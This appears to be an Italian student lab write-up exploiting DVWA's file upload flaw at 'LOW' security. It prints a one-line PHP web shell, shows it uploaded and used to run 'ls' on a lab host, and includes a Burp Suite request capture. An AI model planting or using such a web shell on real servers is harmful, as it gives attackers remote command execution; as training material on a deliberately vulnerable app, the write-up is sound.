


Lo scopo dell'esercizio di oggi è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP.

Completata la configurazione per la connessione delle macchine e impostata la DVWA su "LOW" andiamo a caricare un file creato in php per far accettare nel campo cmd determinate richieste:

```
1 <?php
2
3     system($_REQUEST["cmd"]);
4     echo $_REQUEST["param2"];
5 ?>
6 |
```

Carichiamo con "upload":



**Vulnerability: File Upload**

Choose an image to upload:  
 No file selected.

../../../../hackable/uploads/shell0.php succesfully uploaded!

**More info**


[http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)  
<http://blogs.securiteam.com/index.php/archives/1268>  
<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

Avvenuto l'upload andremo a cambiare directory andando indietro di due "/" per inserire il comando tramite il nostro file php.



192.168.49.101/dvwa/hackable/uploads/shell0.php?cmd=ls

In questo caso abbiamo inserito il comando "ls" che ci mostrerà le directory disponibili:



192.168.49.101/dvwa/hackable/uploads/shell0.php?cmd=ls

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking

dvwa\_email.png shell0.php

Ecco, infine, il risultato di Burp Suite dove ci viene mostrato come viene passato il parametro cmd tramite una richiesta GET.

```

Pretty  Raw  Hex
1 GET /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.49.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
10
```